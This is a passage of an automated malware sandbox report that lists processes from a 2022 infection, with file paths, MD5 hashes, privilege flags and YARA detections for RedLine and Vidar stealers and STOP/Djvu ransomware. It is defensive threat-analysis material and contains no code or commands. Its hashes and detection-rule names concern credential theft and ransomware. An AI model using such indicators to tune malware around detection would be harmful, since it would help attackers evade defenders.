Commandline:	"C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000010.00000002.455553921.000000000419C000.00000040.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000010.00000002.455802292.0000000004230000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000010.00000002.455802292.0000000004230000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: build2.exe PID: **3280**, Parent PID: **5708**

General

Target ID:	17
Start time:	14:32:53
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\a45d09a4-f11f-4e2f-be78-44d5031eb5a3\build2.exe"
Imagebase:	0x400000
File size:	448512 bytes
MD5 hash:	2F3D0323BA962334EF87ED098AD02289
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000011.00000000.442710735.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000011.00000002.622842965.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000011.00000000.444284364.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Vidar_114258d5, Description: unknown, Source: 00000011.00000000.443476106.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000011.00000002.622929857.0000000000558000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: aTTbUbX63Q.exe PID: **5524**, Parent PID: **1284**

General

Target ID:	19
Start time:	14:32:55
Start date:	05/08/2022
Path:	C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\edc7cf87-32a9-4f06-ae60-8ca31f2b9672\aTTbUbX63Q.exe" --AutoStart
Imagebase:	0x400000
File size:	755712 bytes
MD5 hash:	B7EA7D444D1ED5677537A96796A496DC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000000.449011139.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000013.00000000.449523964.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000013.00000000.449523964.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000013.00000000.449523964.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000000.449523964.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000013.00000002.458138478.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000013.00000002.458138478.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000013.00000002.458138478.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000002.458138478.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000013.00000000.451184781.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000013.00000000.451184781.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000013.00000000.451184781.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000000.451184781.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000013.00000000.453126491.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000013.00000000.453126491.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000013.00000000.453126491.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000000.453126491.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000013.00000000.452301658.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000013.00000000.452301658.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000013.00000000.452301658.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000000.452301658.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown • Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000013.00000000.450174942.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Djvu, Description: Yara detected Djvu Ransomware, Source: 00000013.00000000.450174942.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: MALWARE_Win_STOP, Description: Detects STOP ransomware, Source: 00000013.00000000.450174942.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: ditekSHen • Rule: Windows_Ransomware_Stop_1e8d48ff, Description: unknown, Source: 00000013.00000000.450174942.0000000000400000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Disassembly

No disassembly